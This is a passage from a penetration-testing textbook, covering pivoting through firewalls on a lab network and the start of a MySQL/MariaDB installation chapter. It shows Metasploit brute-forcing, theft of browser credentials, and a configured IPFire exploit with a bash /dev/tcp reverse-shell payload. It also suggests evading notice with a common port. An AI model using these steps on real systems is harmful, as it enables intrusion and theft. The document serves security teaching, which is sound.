Primary Dns Suffix . . . . . : ad.mars.test
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : ad.mars.test

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . : ad.mars.test
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Physical Address. . . . . : 08-00-27-F4-FC-8D
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::65f0:d908:97eb:4caa%11
                                         (Preferred)
IPv4 Address. . . . . : 192.168.1.201(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Tuesday, June 05, 2018 6:56:37 PM
Lease Expires . . . . . : Tuesday, June 05, 2018 10:26:43 PM
Default Gateway . . . . . : 192.168.1.2
DHCP Server . . . . . : 192.168.1.2
```

CHAPTER 17 FIREWALLS

```
DHCPv6 IAID . . . . . : 235405351
DHCPv6 Client DUID. . . . . : 00-01-00-01-1C-54-DF-32-08-00-27-F4-FC-8D
DNS Servers . . . . . : 192.168.1.31
NetBIOS over Tcpip. . . . . : Enabled

... Output deleted ...
```

The attacker now knows the IP address of the DNS server is 192.168.1.31, matching the IP address of the domain controller. The compromised system received its IP address via DHCP, from a server located on the gateway at 192.168.1.2.

Much, but not all of this reconnaissance information is automatically incorporated into the Metasploit database.

```
msf post(windows/gather/enum_proxy) > hosts -c address,name,os_name,os_sp,purpose

Hosts
=====

address      name      os_name    os_sp   purpose
-----      ----      -----    -----   -----
10.0.11.200                           firewall
192.168.1.2
192.168.1.31    schiapare
192.168.1.200
192.168.1.201  HUYGENS    Windows 7  SP1     client
192.168.1.202
192.168.1.255
```

Pivots

A compromised system inside the firewall is often called a pivot. These systems can be used as launching points for attacks on systems that would otherwise be protected by the firewall.

SSH SOCKS5 Proxy

As an example of the simplest kind of pivot, suppose that an attacker has managed to acquire an unprivileged shell on the SSH server galle.mars.test (172.16.5.11) from mars.test (Figure 17-1), perhaps through a successful brute force attack against the SSH server itself. How can the attacker use this position to move into the internal network? One approach is to use the ability of OpenSSH to set up a SOCKS5 proxy.

Configuring an SSH SOCKS5 Proxy

To set up the proxy, the attacker logs in to the SSH server, passing a port with the -D flag. The OpenSSH server then listens on this port on localhost, and forwards any traffic received on that port through the SSH tunnel. To set up a SOCKS5 proxy on TCP/1080, the attacker can run the command

```
root@kali-2016-2-u:~# ssh -D 1080 jkepler@galle.mars.test
jkepler@galle.mars.test's password: <enter password here>
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jun  3 21:33:25 2018 from 10.0.2.2
jkepler@Galle:~$
```

ProxyChains

ProxyChains is a tool that can be used to allow programs to route traffic through a proxy; it is included with Kali. To use ProxyChains with the OpenSSH SOCKS5 proxy, update the configuration file /etc/proxychains.conf so that the ProxyList section reads

```
[ProxyList]
# add proxy here ...
socks5 127.0.0.1 1080
```

Then the attacker can open a connection to the domain controller's remote desktop server⁸ by running the command.

```
root@kali-2016-2-u:~# proxychains rdesktop 192.168.1.31
ProxyChains-3.1 (http://proxychains.sf.net)
Autoselected keyboard map en-us
|S-chain|->-127.0.0.1:1080->>>-192.168.1.31:3389->>>-OK
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized ?
|S-chain|->-127.0.0.1:1080->>>-192.168.1.31:3389->>>-OK
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
```

⁸Recall that the administrator allows traffic on TCP/445 and TCP/3389 from the SSH server to the domain controller (Figure 17-7).

Using Proxies with Metasploit

The OpenSSH SOCKS5 proxy can also be used in Metasploit attack modules. Suppose, for example, that the attacker wants to perform a brute force attack against the domain controller itself, using the Metasploit module auxiliary/scanner/smb/smb_login discussed in Chapter 8. The initial setup of the attack is the same; the attacker chooses the module and specifies the password file, the domain, and the user.

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(scanner/smb/smb_login) > set pass_file /usr/share/wordlists/
metasploit/password_ascii.lst
pass_file => /usr/share/wordlists/metasploit/password_ascii.lst
msf auxiliary(scanner/smb/smb_login) > set smbdomain ad
smbdomain => ad
msf auxiliary(scanner/smb/smb_login) > set smbuser plowell
smbuser => plowell
msf auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.31
rhosts => 192.168.1.31
msf auxiliary(scanner/smb/smb_login) > set threads 5
threads => 5
msf auxiliary(scanner/smb/smb_login) > set verbose false
verbose => false
```

For the target, the attacker specifies the internal network address of the domain controller (192.168.1.31), even though the attacker cannot directly route packets to that destination. To get the packets to the destination, the attacker sets the variable proxies to match the SSH proxy.

```
msf auxiliary(scanner/smb/smb_login) > set proxies socks5:127.0.0.1:1080
proxies => socks5:127.0.0.1:1080
```

The exploit can now be launched.

```
msf auxiliary(scanner/smb/smb_login) > exploit
[+] 192.168.1.31:445      - 192.168.1.31:445 - Success:
'ad\plowell:password1!' Administrator
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The Metasploit module seamlessly passes its traffic through the proxy, and the attacker performs a brute force attack against the domain controller.

As noted in Chapter 10, brute force attacks against a domain controller are noticeable in the logs. A check of one of these log entries shows the failed login attempt, including the account name and the IP address; however, now the recorded IP address is not the attacker's address, but rather the IP address of the SSH server in the DMZ.

```
PS C:\Windows\system32> Get-EventLog -LogName Security | Where-Object
{$_.TimeGenerated -gt "06/02/2018" -and $_.EventID -eq 4625} | Select-Object
-first 1 | Format-List -Property *

EventID          : 4625
MachineName      : schiapare.ad.mars.test
Data             : {}
Index            : 636485
Category         : (12544)
CategoryNumber   : 12544
EntryType        : FailureAudit
Message          : An account failed to log on.

Subject:
    Security ID:      S-1-0-0
    Account Name:     -
    Account Domain:   -
    Logon ID:         0x0

    Logon Type:       3

    Account For Which Logon Failed:
        Security ID:      S-1-0-0
        Account Name:     plowell
        Account Domain:   ad

    Failure Information:
        Failure Reason:    %%2313
        Status:            0xc000006d
        Sub Status:        0xc000006a

    Process Information:
        Caller Process ID: 0x0
        Caller Process Name: -

    Network Information:
        Workstation Name:  WORKSTATION
        Source Network Address: 172.16.5.11
        Source Port:        55874

... Output Deleted ...
```

This complicates the defender's job; if the SSH server is busy with multiple users connected to the SSH server at any given time, then determining external IP address of the attacker is much more difficult.

Using Metasploit Routes as Pivots

An attacker may not have the luxury of valid SSH credentials. Another option is to use an existing Metasploit shell on the remote system. As an example, return to the internal system huygens.ad.mars.test that had been compromised by malware that called back on TCP/53 and was used earlier as an example.

The attacker can use the shell on this system as a pivot to route traffic past the firewall. This is done with the Metasploit route command. This is different than the route command in Meterpreter, which shows the routing table of the host.

```
msf post(windows/gather/enum_proxy) > route help
```

Route traffic destined to a given subnet through a supplied session.

Usage:

```
route [add/remove] subnet netmask [comm/sid]
route [add/remove] cidr [comm/sid]
route [get] <host or network>
route [flush]
route [print]
```

Subcommands:

```
add - make a new route
remove - delete a route; 'del' is an alias
flush - remove all routes
get - display the route for a given target
print - show all active routes
```

Examples:

Add a route for all hosts from 192.168.0.0 to 192.168.0.0 through session 1

```
route add 192.168.0.0 255.255.255.0 1
route add 192.168.0.0/24 1
```

Delete the above route

```
route remove 192.168.0.0/24 1
route del 192.168.0.0 255.255.255.0 1
```

Display the route that would be used for the given host or network

```
route get 192.168.0.11
```

To route traffic for the subnet 192.168.1.0/24 through session 1, the attacker runs the following command.

```
msf post(windows/gather/enum_proxy) > route add 192.168.1.0/24 1
[*] Route added
```

The current routing table for Metasploit can be viewed.

```
msf post(windows/gather/enum_proxy) > route print
IPv4 Active Routing Table
=====
Subnet          Netmask        Gateway
-----          -----        -----
192.168.1.0    255.255.255.0 Session 1
```

[*] There are currently no IPv6 routes defined.

Metasploit Port Scan Through a Pivot

Once the route is established, Metasploit modules can be run against targets in the internal network. For example, the attacker has already determined that the system 192.168.1.31 is a domain controller. The attacker can run a TCP portscan on the target using the module auxiliary/scanner/portscan/tcp

```
msf post(windows/gather/enum_proxy) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set rhosts 192.168.1.31
rhosts => 192.168.1.31
msf auxiliary(scanner/portscan/tcp) > set ports 7,9,13,17,19,20,21,25,42,53,80,88,
102,110,119,135,139,443,445,464,515,548,563,593,636,647,993,995,1067,1068,1270,1433,
1723,1755,1801,2101,2103,2105,2107,2393,2394,2701,2702,2703,2704,2725,2869,2869,3268,
3269,3389,3389,5000,5722,6001,6002,6004,9389,42424,51515
ports => 7,9,13,17,19,20,21,25,42,53,80,88,102,110,119,135,139,443,445,464,515,548,
563,593,636,647,993,995,1067,1068,1270,1433,1723,1755,1801,2101,2103,2105,2107,2393,
2394,2701,2702,2703,2704,2725,2869,2869,3268,3269,3389,3389,5000,5722,6001,6002,
6004,9389,42424,51515
msf auxiliary(scanner/portscan/tcp) > run

[+] 192.168.1.31:          - 192.168.1.31:53 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:139 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:445 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:135 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:464 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:88 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:636 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:593 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:3268 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:3389 - TCP OPEN
[+] 192.168.1.31:          - 192.168.1.31:3269 - TCP OPEN
```

```
[+] 192.168.1.31: - 192.168.1.31:9389 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Care needs to be taken when using the portscan module through a Metasploit route, as the resulting scans take significantly longer to complete.

Alone, the route command is limiting to an attacker, as only native Metasploit commands can be used. For example, though the attacker can use the Metasploit portscan, they cannot run an NMap (or db_nmap) scan. Similarly, though the portscan of the domain controller shows that TCP/3389, the port for remote desktop, is open there is no Metasploit native tool to access the service.

Metasploit Pivot as a SOCKS4a Proxy

One solution is to use the Metasploit module auxiliary/server/socks4a to set up a SOCKS4a proxy from the local system to the compromised network.

```
msf auxiliary(scanner/portscan/tcp) > use auxiliary/server/socks4a
msf auxiliary(server/socks4a) > info
```

| | |
|----------|------------------------------------|
| Name: | Socks4a Proxy Server |
| Module: | auxiliary/server/socks4a |
| License: | Metasploit Framework License (BSD) |
| Rank: | Normal |

... Output Deleted ...

Available actions:

| | |
|-------|-------------|
| Name | Description |
| ----- | ----- |
| Proxy | |

Basic options:

| | | | |
|---------|-----------------|----------|--------------------------|
| Name | Current Setting | Required | Description |
| ----- | ----- | ----- | ----- |
| SRVHOST | 0.0.0.0 | yes | The address to listen on |
| SRVPORT | 1080 | yes | The port to listen on. |

Description:

This module provides a socks4a proxy server that uses the builtin Metasploit routing to relay connections.

The module does not require configuration and can simply be run.

```
msf auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 1.
[*] Starting the socks4a proxy server
```

Once Metasploit has started a SOCKS4a proxy, tools like ProxyChains can be used. Update the configuration file `/etc/proxychains.conf` with the information from the Metasploit socks4a module so that the ProxyList section now reads

```
[ProxyList]
socks4 127.0.0.1 1080
```

Then to run a TCP NMap scan on the internal gateway 192.168.1.2 discovered earlier, the attacker runs

```
root@kali-2016-2-u:~# proxychains nmap -sT -PN 192.168.1.2
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-05 21:53 EDT
|S-chain|->-127.0.0.1:1080->>>-192.168.1.2:995--timeout
|S-chain|->-127.0.0.1:1080->>>-192.168.1.2:80--timeout
|S-chain|->-127.0.0.1:1080->>>-192.168.1.2:5900--timeout
...
... Output Deleted ...
|S-chain|->-127.0.0.1:1080->>>-192.168.1.2:6059--timeout
|S-chain|->-127.0.0.1:1080->>>-192.168.1.2:2998--timeout
|S-chain|->-127.0.0.1:1080->>>-192.168.1.2:9101--timeout
|S-chain|->-127.0.0.1:1080->>>-192.168.1.2:5566--timeout
Nmap scan report for 192.168.1.2
Host is up (8.8s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
81/tcp    open  hosts2-ns
444/tcp   open  snpp
800/tcp   open  mdbs_daemon

Nmap done: 1 IP address (1 host up) scanned in 14952.01 seconds
```

Recall that SOCKS4a proxies can only pass TCP traffic, so the NMap scan is a TCP-only scan (`-sT`) and that ping is disabled (`-PN`). The time needed for the scan is noticeably larger. Because the scan is proxied, many of NMap's more advanced features do not function.

Mapping Egress Filter Rules

An attacker with a pivot in the internal network can use it to map the firewall's egress filter rules. To do so, the attacker needs control of a second system. For this example, suppose that the attacker has a second Kali system on the IP address 10.0.2.3; this system is used as a detector. From the attacker's original system, set up a Metasploit route to the detector that passes through the compromised host.

CHAPTER 17 FIREWALLS

```
msf exploit(multi/handler) > route add 10.0.2.3/32 1
[*] Route added
msf exploit(multi/handler) > route print
```

IPv4 Active Routing Table

| Subnet | Netmask | Gateway |
|-------------|-----------------|-----------|
| 192.168.1.0 | 255.255.255.0 | Session 1 |
| 10.0.2.3 | 255.255.255.255 | Session 1 |

[*] There are currently no IPv6 routes defined.

Now, any traffic destined for the detector passes through the compromised network.

On the detector, the attacker writes a script to detect whenever a packet arrives. One way to do so is with the Python script in Listing 17-2.

Listing 17-2. Python script detector.py

```
#!/usr/bin/python
from scapy.all import sniff,TCP,IP

sniff(iface="eth0",
      prn = lambda x: "IP:{} TCP:{}".format(x[IP].src,x[TCP].dport),
      filter = "tcp and dst 10.0.2.3")
```

This sniffs all traffic on the eth0 interface; if it receives TCP traffic with the detector (10.0.2.3) as the destination, the script prints out the source IP address and TCP destination port of the packet.

On the original attacking Kali system, run a portscan of the detector (10.0.2.222) Kali system.

```
sf exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > set rhosts 10.0.2.3
rhosts => 10.0.2.3
msf auxiliary(scanner/portscan/tcp) > set ports 1-100
ports => 1-100
msf auxiliary(scanner/portscan/tcp) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Because of the Metasploit route, the packets are sent in and then back out of the target network. The script running on the detector tells the attacker which packets passed out through the egress filter.

```
root@kali-sensor:~/detector# ./detector.py
WARNING: No route found for IPv6 destination :: (no default route?)
IP:10.0.11.100 TCP:53
IP:10.0.11.100 TCP:53
IP:10.0.11.100 TCP:53
```

This way, the attacker determines that the only TCP port in the first 100 allowed out from the internal network is TCP/53.

Attacking the Firewall

The security provided by the firewall also makes it an important target for attackers. If the attacker can manipulate or control the firewall, they can relax its security rules, enabling attacks against other systems.

Obtaining IPFire Administrative Credentials

An attacker that has obtained a pivot on the internal network can use it as a jumping-off point for attacks against the IPFire administrative interface.

As an example, suppose that a user compromised in the initial attack had connected to the IPFire internal web site, then the attacker could use the techniques of Chapter 16 to pillage IPFire credentials from the browser.

```
msf auxiliary(scanner/portscan/tcp) > use post/windows/gather/enum_ie
msf post(windows/gather/enum_ie) > set session 1
session => 1
msf post(windows/gather/enum_ie) > run

[*] IE Version: 8.0.7601.17514
[*] Retrieving history.....
      File: C:\Users\tbrahe\AppData\Local\Microsoft\Windows\History\History.IE5\
          index.dat

... Output Deleted ...

[+] Data saved in: /root/.msf4/loot/20180606190824_mars_192.168.1.201_ie.user.
creds_443556.txt
```

CHAPTER 17 FIREWALLS

```
Credential data
```

```
=====
```

| Type | Url | User | Pass |
|------------|--|-------|------------|
| --- | --- | --- | --- |
| Credential | 192.168.1.2:800/IPFire Advanced Proxy Server | bob | password1! |
| Credential | 192.168.1.2:444/IPFire - Restricted | admin | password1! |

```
[*] Post module execution completed
```

Pivoting to IPFire

If the attacker obtains credentials for the IPFire system this way or some other way, they can be used by the attacker to authenticate to the IPFire administrative interface, provided they have a pivot in the IPFire internal network.

For example, suppose that the attacker's session 1 is a Meterpreter shell on the system huygens from mars.test (Figure 17-1). The attacker creates a pivot to the internal network.

```
msf auxiliary(multi/handler) > route add 192.168.1.0/24 1
```

Next the attacker starts the SOCKS4a proxy.

```
msf post(multi/handler) > use auxiliary/server/socks4a
msf auxiliary(server/socks4a) > run
```

The attacker uses Firefox with ProxyChains to connect to the remote IPFire administrative page (Figure 17-10).

```
root@kali-2016-2-u:~# proxychains firefox --new-window https://192.168.1.2:444
```

After the attacker authenticates with the acquired credentials, they can configure the IPFire system as they see fit.




Figure 17-10. The attacker has configured a Metasploit SOCKS4a proxy and used ProxyChains to route traffic from their browser to the internal IPFire administrative interface, then used stolen credentials to authenticate to the defender's IPFire system

Attacking IPFire

An attacker with credentials on the IPFire internal interface can do more than modify the firewall's settings; they may be able execute code on the firewall itself.

There are multiple vulnerabilities in the IPFire web interface that allow for an authenticated user to obtain a shell directly on the IPFire system itself available from exploit-db.com.

```
root@kali-2016-2-u:~# searchsploit IPFire
```

| Exploit Title | Path (/usr/share/exploitdb/) |
|--|-------------------------------|
| IPFire - 'Shellshock' Bash Environment | exploits/cgi/remote/39918.rb |
| IPFire - 'proxy.cgi' Remote Code Execu | exploits/cgi/remote/39917.rb |
| IPFire - Cgi Web Interface Authenticat | exploits/cgi/webapps/34839.py |

CHAPTER 17 FIREWALLS

```
IPFire 2.19 - Remote Code Execution | exploits/linux/webapps/42149.py
IPFire < 2.19 Core Update 101 - Remote | exploits/cgi/webapps/39765.txt
IPFire < 2.19 Update Core 110 - Remote | exploits/cgi/remote/42369.rb
```

Shellcodes: No Result

The IPFire 2.19 Remote Code Execution exploit affects IPFire systems up to IPFire 2.19 Core 109, which was released in February 2017. The exploit is included in Kali as /usr/share/exploitdb/exploits/linux/webapps/42149.py. A check of the source code for this exploit shows that it needs to be configured before it can be used. To launch an attack against the mars.test (Figure 17-1) example network, this portion of the exploit is configured as follows (Listing 17-3).

Listing 17-3. A portion of the exploit /usr/share/exploitdb/exploits/linux/webapps/42149.py customized for use against the example network mars.test

```
# Adjust the ip and ports.

revhost = '10.0.2.2'
revport = 1337
url = 'https://192.168.1.2:444/cgi-bin/ids.cgi'
username = 'admin'
password = 'password1!'

payload = 'bash -i >& /dev/tcp/' + revhost + '/' + str(revport) + ' 0>&1'
```

A check of the exploit shows that the file ids.cgi accepts and executes content passed in the variable OINKCODE. In this exploit, this variable runs an interactive Bash shell and sends the input and output to a remote host.

To use the exploit, suppose that the attacker begins with the situation shown in Figure 17-10. The attacker has a pivot on the internal network and has set up a SOCKS4a proxy using the pivot.

To allow traffic outbound from the firewall, the attacker uses the IPFire interface to allow traffic outbound from the IPFire firewall to hosts in the external (RED) network on TCP/1337 - the port specified in the exploit itself.⁹

To receive the callback from the IPFire system, the attacker starts a new Bash shell on their Kali system and starts a netcat listener on TCP/1337, the port chosen in the exploit.

```
root@kali-2016-2-u:~# nc -l -v -p 1337
listening on [any] 1337 ...
```

⁹Another, more stealthy option would be to modify the exploit and use one of the ports that is already open - TCP/80 or TCP/443 on mars.test. This way the administrator is less likely to notice the intrusion.

The attacker launches the exploit using ProxyChains to ensure that the traffic arrives at the IPFire internal interface.

```
root@kali-2016-2-u:~# proxychains python ./42149.py
ProxyChains-3.1 (http://proxychains.sf.net)
|DNS-request| ::1
|S-chain|->-127.0.0.1:1080-<>>-4.2.2.2:53-<><>-OK
|DNS-response| ::1 is 104.239.213.7
|S-chain|->-127.0.0.1:1080-<>>-192.168.1.2:444-<><>-OK
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:860:
InsecureRequestWarning: Unverified HTTPS request is being made. Adding certificate
verification is strongly advised. See: https://urllib3.readthedocs.io/en/latest/
advanced-usage.html#ssl-warnings
InsecureRequestWarning)
[+] IPFire Installation is Vulnerable [+]
[+] Sending Malicious Payload [+]
|S-chain|->-127.0.0.1:1080-<>>-192.168.1.2:444-<><>-OK
... Output Deteled ...
```

The netcat listener then receives the connection and provides a shell to the attacker.

```
root@kali-2016-2-u:~# nc -l -v -p 1337
listening on [any] 1337 ...
10.0.11.200: inverse host lookup failed: Unknown host
connect to [10.0.2.2] from (UNKNOWN) [10.0.11.200] 51078
bash: cannot set terminal process group (2403): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.3$ whoami
whoami
nobody
```

The shell is only as the nobody user, which is the user that is used to run the Apache web server.

Notes and References

Excellent documentation for IPFire is available from the project's wiki at <http://wiki.ipfire.org/>. Split namespaces are described in Chapter 11 of

- DNS & BIND, Cricket Liu and Paul Albitz. O'Reilly, June 2006.

CHAPTER 17 FIREWALLS

Properly speaking, it is not group policy but rather group policy preferences that are used to configure the use of a proxy throughout a Windows domain. For more details on the differences, see <https://technet.microsoft.com/en-us/magazine/hh848751.aspx>; for configuration details see <https://technet.microsoft.com/en-us/library/cc771685.aspx>.

For a penetration tester's view on the different approaches to payload egress, take a look at Raphael Mudge's blog, especially <http://blog.cobaltstrike.com/2013/11/15/evade-egress-restrictions-with-staged-payloads/> and <http://blog.cobaltstrike.com/2013/03/28/pivoting-through-ssh/>.

The text selected an extensive collection of ports for the portscan of a domain controller. Microsoft provides a handy list of the ports open on Windows Server at <http://support.microsoft.com/kb/832017>.

The approach to pivoting in the text just begins to scratch the surface of what is possible. A reader that wants to learn more may wish to check out Artem Kondratenko's *A Red Teamer's Guide to Pivoting*, at <https://artkond.com/2017/03/23/pivoting-guide/>.

There are Metasploit modules that attack the IPFire administrative interface; these include the following:

- IPFire Bash Environment Variable Injection (Shellshock)
 - exploit/linux/http/ipfire_bashbug_exec
 - CVE 2014-6271
 - IPFire \leq 2.15 Core 82
- IPFire proxy.cgi RCE
 - exploit/linux/http/ipfire_proxy_exec
 - IPFire \leq 2.19 Core 100
- IPFire proxy.cgi RCE (Oinkcode)
 - exploit/linux/http/ipfire_oinkcode_exec
 - CVE 2017-9757
 - IPFire \leq 2.19 Core 109

CHAPTER 18

MySQL and MariaDB

Introduction

MySQL is a commonly used open source relational database that is used in conjunction with web applications like WordPress and Joomla. The company that developed MySQL was acquired by Oracle, and many of the original developers of MySQL became concerned for the future licensing of MySQL. In 2009, they created a fork of MySQL, named MariaDB, which serves as a replacement for the same version of MySQL.

This chapter presumes the reader is familiar with database basics and SQL. It begins with the installation process for MySQL and MariaDB on Linux and Windows systems. Connections to the database system are made with the MySQL/MariaDB client. Users are created, privileges assigned and then are reviewed. Information about users and privileges is stored in the database mysql.

MySQL and MariaDB can be attacked locally if an adversary gains access to a user's command history file. Scanners like NMap can be used to identify database instances over a network. Some versions are vulnerable to remote user enumeration attacks, and an attacker with a valid username can attempt a brute force attack to search for the password. Some versions of MySQL and MariaDB suffer from an acute flaw in their password authentication process and may authenticate a user that provides an incorrect password. Once an attacker gains access to the database, they may be able to extract the password hashes and pass them to John the Ripper for cracking. It is possible to leverage database access on a Windows system running vulnerable versions of MySQL or MariaDB to generate a shell running on the underlying system.

Installation

MySQL and MariaDB are both available for Windows and Linux.

Installing MySQL and MariaDB on Linux

Versions of MySQL or MariaDB are included with the Linux distributions under consideration as part of their software repositories; the online supplement at <https://www.apress.com/us/book/9781484242933> contains tables (Tables 18-1 and 18-2) with the provided default version for each distribution.

CentOS 5 includes a version of MySQL 5.0, while CentOS 6 includes a version of MySQL 5.1. The server is contained in the yum package named `mysql-server`; it requires and includes as a dependency the package `mysql` that provides the client. It can be installed via

```
[root@scheat ~]# yum install mysql-server
```

CentOS 7 uses MariaDB instead of MySQL; it is installed via yum. It requires and includes as a dependency the package `mariadb`, which provides the client.

```
[root@ankaa ~]# yum install mariadb-server
```

OpenSuSE includes a database as part of its default installation. MySQL is installed as part of the default installation prior to OpenSuSE 12.3 while MariaDB is installed by default on OpenSuSE 12.3 and later. MySQL is available up through OpenSuSE 13.1 while MariaDB is available from OpenSuSE 11.4 onward. The zypper package for the MySQL server is named `mysql-community-server` while the client is named `mysql-community-server-client`. The zypper package name for the MariaDB server is named `mariadb` while the client is named `mariadb-client`.

Removing MariaDB may automatically install MySQL; for example, on OpenSuSE 13.2:

```
marfikent:~ # zypper remove mariadb
Loading repository data...
Reading installed packages...
Resolving package dependencies...
```

The following 3 NEW packages are going to be installed:

```
mysql-community-server mysql-community-server-client mysql-community-server-errormessages
```

The following 2 packages are going to be REMOVED:

```
mariadb mariadb-client
```

MySQL is available for all the versions of Ubuntu and Mint under consideration and is included in the Main repository. On Mint or Ubuntu systems, MySQL is installed with the command

```
jmaxwell@aegle:~$ sudo apt install mysql-server
```

MariaDB is available for Ubuntu 14.04 and later and Mint 17 or later and is included in the Universe repository. To install MariaDB, the administrator runs the command

```
jmaxwell@diomedes:~$ sudo apt install mariadb-server
```

Starting MySQL and MariaDB on Linux

On CentOS 5/6, the MySQL database is controlled with the service command, and the name of the service is mysqld. CentOS 7 uses MariaDB, which is started and stopped on CentOS 7 using systemctl; the name of the service is mariadb.

```
[root@ankaa ~]# systemctl status mariadb
● mariadb.service - MariaDB database server
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; vendor
   preset: disabled)
   Active: inactive (dead)

[root@ankaa ~]# systemctl start mariadb
```

On OpenSuSE, Ubuntu or Mint, the service is named mysql. This is the case if either MySQL or MariaDB is installed. The service is controlled by the service command on older systems and by systemctl on newer ones.

MySQL or MariaDB is configured to start on boot using in the same fashion as OpenSSH using chkconfig or systemctl. Services on CentOS can also be controlled via the CentOS graphical tool (Chapter 13, Figure 13-1), while on OpenSuSE, YaST can be used (Chapter 13, Figure 13-2). On Mint and Ubuntu, once MySQL or MariaDB is installed, it is already configured to start on boot.

If the database is to be accessed from the network, TCP/3306 must be opened in the firewall. On CentOS the firewall can be controlled via graphical configuration tools that vary with the distribution (*cf.* Chapter 1, Figure 1-6). On OpenSuSE, YaST can be used to manage the firewall. Mint and Ubuntu do not include a firewall by default, so no additional configuration is needed.

MySQL and MariaDB on Windows

MySQL can be installed on Windows, and Windows binaries are available from MySQL at <http://downloads.mysql.com/archives/community/>, including older versions. The corresponding MariaDB releases are available from <https://downloads.mariadb.org/mariadb/+releases/>. MySQL is also available in packages that include Apache (Chapter 14) and PHP (Chapter 20) from XAMPP (<https://www.apachefriends.org/index.html>) and WampServer (<http://www.wampserver.com/en/>). The XAMPP package is covered in detail in Chapter 20.

MySQL 5.5 on Windows

To install MySQL 5.5 on Windows, download and run the installer program; the typical settings are sufficient. Once MySQL is installed, it first runs the MySQL Server Instance Configuration Wizard to configure the server (Figure 18-1). The wizard begins by asking the user to choose a configuration type, either a standard configuration or a detailed configuration. Select the standard configuration.

Next, the administrator chooses whether to install MySQL as a service; a service name can be chosen and the service set to start on boot (Figure 18-1). The system's path variable can be

updated to include the MySQL binaries, allowing them to be run from the command line without specifying the full path.

The next dialog prompts the administrator to select the root password and choose whether root access is to be allowed from remote systems. An anonymous account can also be created.

If network connections are to be allowed, then the proper port (TCP/3306) must be opened in the firewall.

